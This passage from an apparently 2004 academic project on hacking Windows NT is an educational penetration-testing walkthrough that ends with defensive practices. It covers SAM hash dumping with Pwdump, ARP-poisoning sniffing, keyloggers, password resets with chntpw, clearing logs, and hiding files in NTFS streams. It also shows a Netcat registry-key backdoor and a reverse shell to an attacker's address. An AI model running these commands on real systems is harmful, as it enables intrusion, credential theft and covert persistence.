Date: Mon, 06 Dec 2004 05:33:57 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is D4C9-2FD7

 Directory of c:\

11/22/2004  11:43p      <DIR>          Documents and Settings
11/21/2004  02:02p      <DIR>          Inetpub
12/03/2004  03:48p      <DIR>          Program Files
```

```
11/27/2004  01:29p      <DIR>          tools
12/04/2004  04:33a      <DIR>          WINNT
               0 File(s)              0 bytes
               5 Dir(s)   4,433,780,736 bytes free
```

As shown in the output we can successfully retrieve the contents of the target's hard drive in the specified location. Due to the guest privileges that this exploit gives, the attacker will not have access to certain files in the web server's harddrive. However, an attacker can also use this exploit to escalate privileges until reaching administrative access.

4 Password Cracking

4.1 Grabbing Password Hashes from SAM

Windows NT stores the password hashes in a security database called SAM *(Security Accounts Manager).* These password hashes are created from each of the passwords belonging to each user. Hashes are one way cryptographic functions, which means that they are not reversible. However, they are vulnerable to bruteforce attacks, and that is why if an intruder manages to get the password hashes contained in the SAM of a Windows system, he/she might be able to crack the passwords for each user depending on how strong those passwords are. SAM is simply a file located under *%windir%\system32\config* where *%windir%* is the Windows installation directory which is usually *windows* or *winnt.*

There are two types of users that are stored in SAM depending on the role of a machine. These are:

- Local users
- Domain users

4.1.1 Obtaining Local Administrative Privileges from Local Host's SAM file

In the case of a Windows client (like a home user's Windows system), the SAM file will only contain local usernames and passwords that are only relevant to that host, and *no* other. This means that if an attacker cracks the passwords located in the SAM file of that machine, they will only grant him/her access to that machine and no other regardless to whether or not that machine belongs to a

network (unless that the same local passwords are used for domain accounts as well).

4.1.2 Obtaining Network Administrative Privileges from the Domain Controller's SAM file

On the other hand, a domain controller holds *all* the usernames and password hashes existing in a network. This means that every time a user logs into a domain, the hash generated from the entered password is checked against the one found for that username in the SAM located in the domain controller. If the hash for that username's password does not match the one contained in the SAM of the domain controller, the user will not be granted access to the network domain. So, it could be said that the domain controller (as well as the backup domain controllers) are the authentication neurological core of any Windows network.

4.1.3 How it is done

There are several methods by which an attacker can grab all the usernames and password hashes from the SAM. From the administrator point of view, it is also useful to dump the contents of the SAM in order to perform password auditing to check how strong the passwords being used are. The two main methods to grab the usernames and passwords from the SAM are the following:

- Locally grab the SAM file (located in *windir%\system32\config* or %windir%\repair)
- Dump the SAM data from the Windows registry either locally or remotely (located in hkey_local_machine\sam\sam\domains and hkey_local_machine\security\sam\sam\)

In the first method the attacker or penetration tester makes a copy of the SAM file from either the *config* or the *repair* directory. The difference is that the SAM file located under the *repair* directory is a minimalist version of the file for backup purposes in case the original is damaged. However, there are certain restrictions that need to be kept in mind when grabbing the SAM file. First of all, the SAM file is a system protected file, which means that it can not be normally read or copied while Windows is functioning (only processes running under the *SYSTEM* account do this) . So this means that not even the administrator can make a copy of the SAM file. However, it is possible for the administrator to copy the simplified version of the SAM file located under the *repair* directory as will be explained later.

To make a copy of the SAM file we can either bypass Windows NT by starting up the system with

a bootdisk that can read NTFS partitions and load its own operating system, or use the Windows backup utility. In case FAT32 was chosen as the file system for Windows, any bootdisk will give read and write access. An example of a bootdisk that bypasses Windows by loading its own OS is ERD Commander from WinInternals or NTFS DOS from SysInternals. Since all it is needed is a copy of the SAM file, the read-only version of NTFS DOS works fine for this purpose. Also a live Linux distribution such as *Knoppix STD* could be used to make a copy of the SAM file to a removable media storage device such as a floppy disk, or a USB flash disk. The good thing about bootdisks is that it allows *anyone* to make copies of any files from the hard drive of a Windows system such as the SAM file which can grant administrative privileges after cracking the password hashes.

In case the Windows backup utility is the option chosen by the attacker, it will allow him/her to bypass the SAM restrictions imposed by Windows. However, there are also certain limitations when using the backup utility. First of all, administrative privileges are required, and second of all, only the *repair* version of the SAM file can be copied with the Windows backup utility. This is because only the *SYSTEM* account which is used by system critical processes has control over the SAM file located under the *config* directory.

Probably the most straightforward way to get the data stored in the SAM, is to simply dump all the data from the registry. However, note that to dump the hashes of the SAM through the registry, administrative privileges are required for both, local and remote dumps. In order to dump the SAM data locally we can use the tool Pwdump2 (please refer to Appendix C). In the case that we want to obtain the SAM data from a remote host such as a domain controller we can do this with Pwdump3 which queries all the SAM data through the *Remote Windows Registry* service.

Pwdump2 and 3 performs DLL injection to the LSASS (Local Security Authority Subsystem) process in order to obtain privileged access to hash information. Because LSASS (lsass.exe) runs under the *SYSTEM* account, Pwdump runs under the same privileges and therefore has access to SAM's privileged data.

The following is an output of the usernames and password hashes dumped on a local Windows host

by Pwdump 2:

```
C:\tools\pwdump>pwdump2
Administrator:500:aad3b435b51404eeaac3b415b51404ee:5336da1531f5da54eb5d3c03742d6
84b:::
apb:1003:e37166c974718c197534241b8d2c9f9e:4b92ce6115a1281b252e792e6f2685d7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:e20664edffadab33e1c8aaecb3db3ff0:a2baba1ef83e7a9a07fa94d6205e
96cd:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9f7d46610fe7d44d409912134
2f1b6bd:::
VUSR_CUR10US:1004:3914097f83f741dcdfce3850cd296366:eba0aa07f3b4fa4b00cd04a0f1431
f86:::
```

After getting the password hashes we can import them in a password auditing tool such as *LC5* or *John the Ripper*. Figure 5 shows an output of LC5 during a bruteforce attack against the password hashes previously imported with Pwdump2.

In case the attacker wanted to remotely extract the usernames and password hashes from the SAM file remotely via the Windows registry, Pwdump3 could be used. This is very useful for attackers and penetration testers to grab all the password hashes from the domain controller and attempt to gain administrative control over the entire network. This could be done by cracking the most privileged administrative account's passwords. By just typing the name of the program, pwdump3 in this case, the correct syntax to use is shown:




Figure 5

```
C:\tools\pwdump>pwdump3
pwdump3 (rev 2) by Phil Staubs, e-business technology, 23 Feb 2001
Copyright 2001 e-business technology, Inc.
...
[output ommited]

Usage: PWDUMP3 machineName [outputFile] [userName]
```

As we can see the name of the program (pwdump3) must be entered followed by the hostname from which the password hashes will be dumped. Also, a file name to save the results and the username under which we are performing the operation are needed. Whether it is a user local to the target machine or a domain user with privileges over that host, this username must have administrative privileges over the chosen target machine. So now we can proceed by executing the right syntax:

```
C:\tools\pwdump>pwdump3 victim results.txt administrator
...
[output ommited]
Please enter the password >******

Completed.
```

It seems that the command was successfully completed. To verify it, the *type* command can be used to display the contents of the file to which we saved the usernames and password hashes:

```
C:\tools\pwdump>type results.txt
Administrator:500:F0D412BDDD4FFECCAAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE
634:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
IUSR_VICTIM:1001:4C4E98712347B2BB4513A97130978ADA:D5CF9AEEBF9472D81369ABAADFA0CC
76:::
IWAM_VICTIM:1002:A8975DEEC6BCCC05377FA804DFBF6803:00161AFD8A778070267CE571EC7B88
44:::
```

In this case, the password hashes were successfully dumped. Again, this dump could be imported to LC5 for dictionary and bruteforce attacks. In these examples, we are assuming that the attacker already has control over an administrative account when using Pwdump 2 and Pwdump 3. Also, it is important to remember that if the administrative account, used to dump the hashes, belonged to a network domain rather than a single target host, we would have had to specify it with the syntax *domain_name\account*, where *domain_name* is the domain name to which the account *account* belongs to. The following pwdump3 command uses the account *administrator* which belongs to the domain *network_domain*:

```
C:\tools\pwdump>pwdump3 victim results.txt network_domain\administrator
```

As it will be explained later, the attacker has two main means for getting hold of such an account: sniffing traffic in the network or installing a keylogger to capture the passwords.

Also, it can be seen from the previous output that there are two different types of password hashes separated by colons after each username: LANMAN and NTLM password hashes. LANMAN password hashes are still enabled in some networks and hosts for compatibility with older Windows versions such as Windows 95 or Windows 98. Having LANMAN hashes enabled makes the job of a cracker or auditor even easier because they use a very weak hashing algorithm.

4.2 Sniffing Passwords

As an alternative to grabbing the the password hashes from the SAM database, an attacker could also sniff them when they travel through the network. It is just a matter of time for an attacker to grab the right hashes from the network traffic. This also applies of course to any protocol in which there is an authentication stage at some point such as telnet, ftp, http, ssh, kerberos, etc... Especially in the case of protocols that do not use any type of encryption, all the attacker needs to do is sniff the traffic since the passwords will travel in plaintext form. This makes the job of the attacker even easier because there is no dictionary or bruteforce password cracking attack needed. This shows how important it is to use protocols that support strong encryption.

Sniffing is no secret to both attackers and administrators. This is because sniffing can also be used to analyze the network traffic for troubleshooting reasons. Even in networks where switches are used instead of hubs, sniffing is also possible. Although a switch does not send the traffic to every computer which it is directly connected to (hubs do this), it is still possible to sniff traffic with a technique called *ARP redirect* or *ARP poisoning.* In ARP poisoning, the intruder performs a man-in-the-middle attack between two hosts located in the same subnet. The only limitation of this

attack is that the intruder needs to be in the same subnet in which the traffic is being sniffed. Also, it is possible to capture WAN traffic when one of the two end devices is a router.

Basically, in ARP poisoning, the attacker exploits the way the ARP protocol works by sending periodic replies to two different network devices. These replies are supposed to be the correspondent MAC address for a given IP address. When sending these replies, the attacker makes each of the two-end devices think that the other end devices's MAC address is the attacker's MAC address. The result is that both ends, A and B are actually sending the traffic to C, who is the attacker. This way the attacker can capture all the traffic between parties A and B. Cain is an excellent password cracking tool that allows the performance of ARP poisoning for sniffing switch-based networks. Figure 6 shows an output of Cain right after starting an ARP poisoning session between the target host and the router of the current subnet.

In case the attacker is sniffing a hub-based network, sniffing is even easier. These networks use *shared media.* This means that unlike switches that create a different connection for each attached host, a hub shares the same collision domain among all the hosts attached to it. This means that the traffic is simply forwarded to each of these hosts. What happens is that only the host to which a packet was sent to will accept the packet, all other hosts will reject it. However, it is possible to configure a network adapter in *promiscuous mode* which will make a host accept all traffic instead of just the packets that contained the intended receiver's address. After configuring

his network card in promiscuous mode, a cracker is ready to sniff a hub-based network by using any regular sniffer.




Figure 6

4.3 Keylogging Passwords

This is one of the easiest and most straight-forward methods for getting hold of administrative usernames and passwords. Whether software or hardware, a keylogger captures all the keystrokes before they are sent to the operating system.

4.3.1 Software Keyloggers

These are the most widely used types of keyloggers. A software keylogger is simply a program that is installed on a machine and runs with stealth capabilities while capturing every single key pressed by the user. Some keyloggers even perform periodic screen capturing, and some allows the user to enter an SMTP server to send all the keystrokes to a certain email account. This way the attacker does not need to physically come back to grab the captured data.

There are many software keyloggers out there. However there is a specific feature that an attacker will always consider when choosing his favorite keylogger: the capability to capture passwords from the Windows login screen. It might sound like this is a basic function, but the truth is that not all keyloggers are capable of logging usernames and passwords from the main Windows login screen that always appears before a user logs into a Windows machine. This is due to the fact that *winlogon* is a very low level system process. Two software keyloggers that are able to capture keys

from the mainv Windows login screen are *Invisible Keylogger Stealth* and *KeyKey (See Appendix C)*. These two keyloggers install themselves as keyboard drivers in order to be able to capture Windows login screen passwords.

Although administrative privileges are needed to install software keyloggers, we can just use an emergency repair disk such as *Chntpw (See Appendix C)* that allows anyone to boot from CD or floppy disk and inject data into the SAM file in order to modify existing passwords. The following is an output from Chntpw which shows how easy it is to reset the administrator's password. Unfortunately, this can be done by any user, unless bootup devices such as floppy disk, USB disks, and CD-Roms have been restricted from the BIOS.

```
<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)


What to do? [1] -> 1

===== chntpw Edit User Info & Passwords ====

RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*
RID: 03e8, Username: <HelpAssistant>, *disabled or locked*
RID: 03eb, Username: <pnh>, *disabled or locked*
RID: 03ea, Username: <SUPPORT_388945a0>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator]
RID     : 0500 [01f4]
Username: Administrator
fullname:
```

```
comment : Built-in account for administering the computer/domain
homedir :
...
[output ommited]
* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
```

Alternatively, since Windows NT creates a new SAM file if not found, an attacker could just delete the SAM along with SAM.SAV, and SAM.LOG with a bootdisk such as *NTFSDOS* Professional Edition,which gives read and write permissions, and then simply enter any password when prompted.

4.3.2 Hardware Keyloggers

Hardware keyloggers are not used by attackers as often as software keyloggers. However, hardware keyloggers can be an excellent choice for an attacker since they are extremely simple to install and no changes need to be made in the operating system. A hardware keylogger is just a small gadget that is installed between the keyboard cable and the actual keyboard connection on the back of the computer box. All an attacker needs to do is attach this gadget to the keyboard cable. Figure 7 is an illustration of a hardware keylogger from Keyghost *(See Appendix C)*:




Figure 7 (Keyghost SX)

Usually, to retrieve the keystrokes, the attacker removes the hardware keylogger from the target machine and installs it on his own machine. After that, all the attacker needs to do is open a word

processor such as notepad, type in a keyword and then choose an option from a menu which is launched by the keylogger. Although a hardware keylogger can be detected by a very paranoid user, most users will not notice it. Therefore, a hardware keylogger is a great choice for attackers that do not want to bother with reseting passwords of local administrative accounts or cracking them before being able install software with administrative privileges on the target Windows system.

5 Covering tracks

After an attacker has compromised a target Windows system by either exploiting a server application (service) or a client application (such as IE or Outlook), the first thing he/she will want to do to stay undetected is to eliminate or hide any piece of data that might show he/she has been on the compromised host. This activity involves two main tasks: deleting the logs, and hiding the attacker's tools.

5.1 Clearing logs

Since log files inform administrators about activities that are taking place on a Windows system, logs will of course include data that can show that an intruder is or has been present on a system. Some attackers will modify the logs rather than erase them, because by erasing them an attacker is making it easier for an administrator to notice that there is something wrong. Remaining stealth is the the highest priority when covering tracks. However, deleting all the logs can make an attacker remain anonymous if done properly, although it is not considered to be stealth behavior at all.

The tool *ClearLogs* allows a user with administrative privileges to delete all the three types of event logs (application, security and system) on a local or remote Windows NT machine. The following output show ClearLogs erasing the *security* logs of a local host:

```
C:\tools\clearlogs>clearlogs.exe -sec

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

5.2 Hiding Files

One of the most trivial ways to hide files and directories is done simply by using the DOS *attrib* command. The following command sets the *hidden* attribute to a directory called *tools:*

```
C:\>attrib +h tools
```

To confirm that the *hidden* attribute was successfully set to the *tools* directory we simply execute the *attrib* command followed by the name of the directory:

```
C:\>attrib tools
    H      C:\tools
```

Notice the *H* character to the left of the name of the directory. This shows that the *hidden* attribute has been applied correctly. The problem with this unsophisticated method of hiding, is that it will not work if the user has chosen the option *Show All Files* from Windows Explorer.

Another method for hiding files is to exploit NTFS file streaming capabilities(Scambray, McClure and Kurtz, 215). This means that the target Windows machine needs to have the NTFS file system enabled instead of FAT32. However, NTFS is the default file system on Windows NT installations.

The following is the syntax used by the POSIX utility *cp* from the Windows Resource Kit *(See Appendix C)* to stream a file behind a generic file:

```
C:\>cp <file> oso001.009:<file>
```

Where *<file>* is name of the file that we would like to hide. In the previous command, the file *<file>* is hidden in the stream of oso001.009. In order to recover the file, and remove the previously assigned streaming properties, the following syntax needs to be executed:

```
C:\>cp oso001.009L<file> <file>
```

In order for an administrator to search for files that are hidden, using Windows streaming capabilities, the tool *Streamfinder (See Appendix C)* from Internet Security Systems can be used. This tool is currently not supported anymore, but it might still be found on old file archives on the web or as shared files on P2P networks.

6 Keeping Covert Access: Backdoors

After an attacker has gained administrative privileges on a Windows machine, either through physical access or remote access, one of the first things he/she will try to do is to make sure he/she can come back to the system at any time. This means that the attacker needs to plant a backdoor on the target system. There are many examples of backdoors that go from adding rogue accounts to setting up remote shells, as well as graphical remote administration tools. In this section, remote shell backdoors will be the focus since they are probably the most common types. In order to set up these remote shell backdoors, Netcat will be used in the following examples.

By having a backdoor planted on a Windows box, the attacker can resume the process of discovering more holes in other hosts of the network in order to further penetrate the organization's computing resources. The attacker can gain administrative privileges in two ways, locally or remotely. In the second case, the attacker would have had to previously exploit a vulnerability such as a buffer overflow on a service or client application that would give him/her a remote shell on the victim host. By having a remote shell with administrative privileges, the attacker can then upload a

tool that would allow him to set up a backdoor, and after that he could add some keys to the Windows registry that would start the backdoor in the background after every Windows boot-up.

6.1 Listening Backdoors

A listening backdoor sets up a remote shell that listens to a certain port and waits until the client application connects to it. In this case, the client application is launched by the attacker who gets a shell in return. This shell is returned by the listening backdoor which is acting as a server. The result is that the attacker can pass commands to the target Windows machine just like if he/she was sitting in front of it.

The first thing the attacker needs to decide is the start up method for the backdoor. This means that the backdoor will be launched every time Windows starts. This way the attacker can connect to the compromised host at any time.

There are many ways to make a backdoor (or any other executable file) be launched when Windows starts. Some methods include infecting system startup files, scheduling batch jobs and adding keys to the Windows registry. This last method is the one shown in the following examples since it is the most universal one and most likely to work on all Windows versions.

The attacker usually experiments first with his/her own machine to make sure the startup method works. The attacker can add the following key to the Windows registry which includes a Netcat command that makes the backdoor run in the background listening to port TCP 4444, and returns a remote shell.

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Netcat"="c:\\tools\\nc -L -d -p 4444 -e cmd.exe"
```

The *-L* flag stands for *listen.* Instead, the lowercase -l flag could have been used as well. The difference is that if there is already a service running on the target under the specified port (4444 in

this case), Netcat will take priority over the running service when using the *-L* flag. A good stealth technique would be to choose an already-existing service port number to make the backdoor harder to detect by administrators.

After restarting his/her own Windows machine, and making sure that the remote shell is being launched (this can be seen with a network monitoring tool such as Fport), the attacker will open *Regedit* and save the backdoor registry key to a reg file. This file will then be used on the compromised target to add the key to the registry. The following command, allows the attacker to add the registry key that launches the Netcat backdoor:

```
C:\>regedit /s Netcat.reg
```

Notice the */s* flag. This flag is really important since it adds the key *without* prompting the user if that is what he/she really wants to do. Therefore, this is essential for the attacker to add the key in a stealth way. Also, remember that the Netcat executable file must of course be located on the target machine under the path specified in the added Windows registry key.

After the target is restarted, all the attacker has to do is connect to the it with Netcat or any network client and he/she will automatically get a remote shell:

```
C:\tools\Netcat>nc victim 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>
```

6.2 Shoveling backdoors (reverse backdoors)

These types of backdoors are more sophisticated because now the client is the one who listens and

the server connects to the client. This is especially useful for situations in which the target is behind a firewall that is blocking all incoming traffic and the attacker is on the other side of the firewall. Because now the target is actually connecting to the attacker, this traffic is considered outgoing by the firewall. Since firewalls usually allow certain outgoing traffic for certain ports such as TCP 80 for web browsing, this can be exploited by the attacker.

Again, the attacker can follow the same methodology as in the previous listening backdoor example. This means that he/she would add a key to the Windows registry in the same manner. The only difference is in this case would be the Netcat command to be added as a Windows registry key. Since it is the target who connects to the attacker now, the following command would be used to connect to the attacker's machine on port TCP 80 and send him/her a remote shell:

```
nc [attacker's address]  80 -e cmd.exe
```

Where *[attacker's address]* would be the attacker's IP address. This IP address could be a public IP address that is outside the intranet where the compromised host is, say 200.134.3.45 for instance. On the other side of the firewall the attacker would previously be listening to port 80 before the target would connect to his/her machine. It is essential to remember that the attacker *must* be previously listening (on port 80 in this case) before the target connects to him/her. Otherwise the connection would not be established successfully. The following is the command that the attacker would have to execute on the command prompt *before* the victim's Windows machine connects to his/her machine:

```
C:\tools\Netcat>nc -l -p 80
```

After planting the shoveling backdoor on the target machine, the attacker should always receive a remote shell from the victim on his/her command prompt every time the target Windows system starts up.

7 Conclusion

Many attacks have been discussed throughout this project. As it has been shown, most of these attacks can be prevented. Usually, the reason why these attacks are not prevented is because administrators tend to be lazy or simply ignorant to security risks. Administrators usually worry about making computer networks work, but very rarely protect network resources against attackers. Placing a border firewall and ACLs is *not* enough. It just takes a misconfiguration mistake or a bug in an application to open a breach in the security of a network.

The demonstrated attacks in this project should be enough to open the eyes of those administrators and make them see how easy it can be for someone with the right skills to compromise a system. The following is a list of good security practices that would really make the life of an attacker much harder if they were followed strictly on every single Windows system that is part of a network, or in the case of a home user, his personal computer:

- Shut down unneeded services
- Restrict dangerous traffic through firewalls
- Patch Windows and third party applications regularly
- Run up-to-date antivirus
- Use encrypted protocols
- Set up user and file permissions properly
- Use non-administrative accounts for regular user operations
- Restrict boot-up devices in the BIOS

If the previous security practices are followed correctly, Windows NT can be a secure operating system. Regarding Windows 9X, it was never meant to be a secure operating system. In fact, Windows 9X is *not* a true multiuser operating system in which there is not even concept of

administrative access versus restricted user access. It is up to the administrators to keep up with the latest vulnerabilities and educate themselves and their company's employees about network security and computer crime.

8 Credits

Author

pagvac (Adrian Pastor)

Original Project Coordinator

Dr Balazs

Proofreader

Monserrate Carlo

9 GNU Free Documentation License

Please, refer to the attached file named “fdl.txt” . This file should be included along with this project in the same compressed archive.

10 References

[www-1] Microsoft Issues Scary Number of October Security Fixes,

http://www.windowsitpro.com/Article/ArticleID/44217/44217.html

[www-2] Microsoft Security Bulletin Search,

http://www.microsoft.com/technet/security/CurrentDL.aspx

[www-3] Windows (Security & Updates),

http://www.microsoft.com/downloads/search.aspx?displaylang=en&categoryid=7

[www-4] December 2004 Netcraft Survey Highlights,

http://www.serverwatch.com/stats/netcraft/article.php/3444451

[www-5] Browser Statistics, http://www.w3schools.com/browsers/browsers_stats.asp

[www-6]Nmap Network Security Scanner Man Page,

http://www.insecure.org/Nmap/data/Nmap_manpage.html

[www-7] IANA Registered Port Numbers,

http://www.iana.org/assignments/port-numbers

[www-8] Stack Fingerprinting, http://www.insecure.org/Nmap/Nmap-fingerprinting-article.html

[www-9] The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts Consensus http://www.sans.org/top20/#w3

[www-10] Microsoft RPC,

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/comext_3aw3.asp

[www-11] Microsoft Security Bulletin MS03-026,

http://www.microsoft.com/technet/security/bulletin/ms03-026.mspx

Scambray, J., McClure S. and Kurtz G. *Hacking Explosed: Network Security Secrets & Solutions Second Edition,* McGraw-Hill, 2001

Klevinsky T.J., Laliberte S. and Gupta A. *Hack I.T. Security Through Penetration Testing,* Pearson Education, Inc., 2002.

Peikari, C., Chuvakin, A. *Security Warrior,* O'Reilly & Associates, Inc., 2004

Fitzgerald J. and Dennis A., *Business Data Communications and Networking, Seventh Edition,* John Wiley & Sons, Inc., 2002

Appendix A

Vulnerability Databases

NIST ICAT Metabase - Your CVE Vulnerability Search Engine

http://csrc.nist.gov/icat

Security Focus Vulnerability Database

http://www.securityfocus.com/bid

Computer Associates Vulnerability Information Center

http://www3.ca.com/securityadvisor/vulninfo/

US-CERT Vulnerability Notes Database

http://www.kb.cert.org/vuls/

ISS-X-Force

http://xforce.iss.net/

Neohapsis Archives

http://archives.neohapsis.com/

K-otik Exploits & Codes

http://www.k-otik.com/exploits/

Security Tracker

http://www.securitytracker.com

CVE Common Vulnerabilities and Exposures

http://www.cve.mitre.org/

Open Source Vulnerability Database

http://www.osvdb.org/

Microsoft Security Bulletin Search

http://www.microsoft.com/technet/security/CurrentDL.aspx

Public Cooperative Vulnerability Database

https://cirdb.cerias.purdue.edu/coopvdb/public/pub_search.php

Appendix B

Common Ports Used by Windows

Protocol: TCP	Service
20	ftp-data
21	ftp
22	ssh
23	telnet
25	smtp
42	nameserver
43	whois
53	dns-zone
66	oracle-sqlnet
80	http
135	msrpc
139	netbios
143	imap
380	ldap
443	https/ssl
445	ms-smb-alternate
1433	ms-sql
1494	citrix
1745	winsock-proxy
2000	remotely anywhere
3306	mysql
3389	ms-termserv

5631	pcanywhere
5800	vnc

Protocol:UDP	Service
53	dns-lookup
69	tftp
135	msrpc
161	snmp
162	snmp-trap
445	ms-smb-alternate
500	ipsec-internet-key-exchange (ike)

Appendix C

Tools Used and Mentioned in this Project

Amecisco IKS	http://www.amecisco.com/iks2000.htm
Chntpw	http://home.eunet.no/~pnordahl/ntpasswd/
ClearLogs	http://www.ntsecurity.nu/toolbox/clearlogs/
Enum	http://www.cotse.com/tools/netbios.htm
Fport	http://www.foundstone.com/resources/freetools.htm
GFI LANGuard N.S.S.	http://www.gfi.com/lannetscan/
John the Ripper Password Cracker	http://www.openwall.com/john/
K9	http://www.robota.net/
Keyghost SX	http://www.keyghost.com/sx/products.htm
KeyKey 2002 Profressional	http://www.mikkotech.com/keykey.html
Knoppix STD	http://www.knoppix-std.org/
LC5	http://www.atstake.com/lc
Netcat	http://www.securityfocus.com/tools/139/scoreit
Nmap	http://www.insecure.org/Nmap/
NTFSDOS	http://www.sysinternals.com/ntw2k/freeware/ntfsdos.shtml
NTFSDOS Professional	http://www.sysinternals.com/ntw2k/freeware/ntfsdospro.shtml
SolarWinds 2002 Engineers Edition	http://www.solarwinds.net/Tools/Engineer/index.htm
Streamfinder	http://www.hackingexposed.com
UrlScan	http://www.microsoft.com/technet/security/tools/urlscan.mspx
Windows built-in *net* commands	
Windows 2000 Resource Kit	http://pages.towson.edu/aczech/win2k/win2k.html#w2krk http://www.microsoft.com/windows2000/techinfo/ reskit/tools/default.asp